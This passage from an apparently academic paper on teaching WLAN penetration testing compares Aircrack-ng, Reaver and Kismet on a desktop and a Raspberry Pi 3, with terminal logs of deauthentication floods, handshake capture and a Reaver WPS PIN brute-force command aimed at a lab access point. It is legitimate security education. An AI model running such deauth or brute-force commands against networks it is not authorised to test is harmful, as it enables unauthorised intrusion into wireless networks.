E8:FC:AF:8C:3E:68  -36 100     1056      221    4   1  54e  WPA2 CCMP   PSK  DeadZone

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

E8:FC:AF:8C:3E:68  B8:4F:D5:44:D1:C8  -30    0e- 0     0      245  DeadZone
E8:FC:AF:8C:3E:68  28:6A:BA:2A:2C:DC  -51    0e- 0e    0       36
```


Terminal
File Edit View Terminal Tabs Help

```
02:22:38  Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
02:22:38  Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
02:22:39  Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
02:22:39  Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
```

Figure 11 – Successful four-way handshake packet capture with Airodump-ng (Raspberry Pi)

A more significant performance difference was observed when conducting processor or memory intensive penetration tests such as dictionary attacks. These tests were significantly faster using the desktop environment (seconds vs minutes on the mobile platform). We note that the mobile platform could still launch dictionary attacks fast enough to be viable, just not as rapidly as the desktop platform. For testing in situ the mobile platform has clear advantages, although total processing time was minimized by using the mobile platform to capture packets and the desktop environment to perform offline password cracking.

Of the three tools we evaluated, only Reaver was unable to perform reasonably on the Raspberry Pi 3. While it was still possible to scan for wireless networks using Reaver, attempting brute force cracking resulted in repeated timeouts and failed attempts, as shown in Figure 12.



```
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M3 message
[+] Received M3 message
[+] Received M3 message
[+] Received M3 message
[+] Received M3 message
[+] Received M3 message
[+] Received WSC NACK
[+] Sending WSC NACK
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
^C
[+] Session saved.
```

```
[+] Switching wlan0mon to channel 11
[+] Waiting for beacon from E8:FC:AF:8C:3E:68
[+] Received beacon from E8:FC:AF:8C:3E:68
[+] Vendor: Broadcom
[+] Trying pin "12345670"
[+] Associated with E8:FC:AF:8C:3E:68 (ESSID: DeadZone)
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
^Z
[2]+  Stopped  reaver -i wlan0mon -b E8:FC:AF:8C:3E:68 -d 30 -S -N -c 11 -vv
root@kali:~# reaver -i wlan0mon -b E8:FC:AF:8C:3E:68 -d 30 -S -N -c 11 -vv
```

Figure 12 – A comparison between brute force attacks (Reaver)

Lastly, we found no performance difference when running Kismet on a desktop vs a mobile platform. Both variations allowed for proper packet sniffing and capture of the encrypted EAPoL keys. Also, we were able to run WireShark in both desktop and mobile platforms with no discernable performance impact.

VI. CONCLUSIONS

This paper has demonstrated introductory WLAN penetration techniques using Aircrack –ng, Reaver, and Kismet which are suitable for an introductory cybersecurity education program. We then compared these approaches using a conventional desktop x86 compute platform and a mobile Raspberry Pi 3 platform. Use cases such as passive wireless network packet sniffing (particularly during the four-way association handshake), and password decryption using WEP, WPA, and WPA2 were evaluated. Both online and offline password cracking was compared using brute force dictionary attacks. We also studied the known WPS identification code vulnerability. Our results show that while Aircrack-ng and Kismet were both viable penetration testing tools on the Raspberry Pi, Reaver encountered significant issues which rendered it unusable. Specifically, Reaver was unable to complete online password cracking on the Raspberry Pi due to limitations in CPU performance and memory usage. Future research may include studying the use of compute clusters to improve performance during WLAN penetration testing, which may allow us to overcome the limitations of using Reaver on the Raspberry Pi.

REFERENCES

[1] J. Broad and A. Binder, Hacking with Kali: Practical Penetration Testing Techniques, Waltham, Massachusetts : Syngress, 2014.

[2] Z. Trabelsi, K. Hayawi, A. Braiki, and S. Mathew, Network Attacks and Defenses: A Hands-on Approach, Boca Raton, Florida: CRC Press, 2013.

[3] "Category: Wireless Attacks," Penetration Testing Tools. [Online]. Available: https://tools.kali.org/wireless-attacks/.[Accessed:Sept. 2017].

[4] V. Ramachandran and C. Buchanan, Kali Linux Wireless Penetration Testing Beginner's Guide: Master Wireless Testing Techniques to Survey and Attack Wireless Networks With Kali Linux, Birmingham, England: Packt Publishing, 2015.

[5] "Top Wardriving USB adapters," WirelessSHack. [Online]. Available http://www.wirelesshack.org/top-wardriving-usb-adapters.html. [Accessed: Sep. 2017].

[6] "NETGEAR N900 Wireless Dual Band Gigabit Router: Model WNDR4500v2 User Manual, " Netgear. [Online]. Available: www.downloads.netgear.com/files/GDC/WNDR4500V2/WNDR4500v2_UM_25Aug2014.pdf. [Accessed: Sept. 2017].

[7] A. Carranza, J. Magallanes, C. DeCusatis, and J. Espinal, "Automated Wireless Network Penetration Testing Using Wifite and Reaver," Boca Raton, Florida: LACCEI, 2017

[8] "Aircrack-ng," airodump-ng [Aircrack-ng]. [Online]. Available: https://www.aircrack-ng.org/doku.php?id=airodump-ng.[Accessed: Oct2017].

[9] W. by S. DeLeeuw, "Home," How To Crack WPA/WPA2 (2012) – SmallNetBuilder.[Online].https://www.smallnetbuilder.com/wireless/wireless-howto/31914-how-to-crack-wpa-wpa2-2012. [Accessed: Oct. 2017]

[10] "Using Kismet To Analyze Wi-Fi Access Points and Their Client Computers," Tucson Computer Society [Online]. Available: http://aztcs.org/meeting_notes/winhardsig/ kismet/kismet.htm. [Accessed: 01-Nov-2017].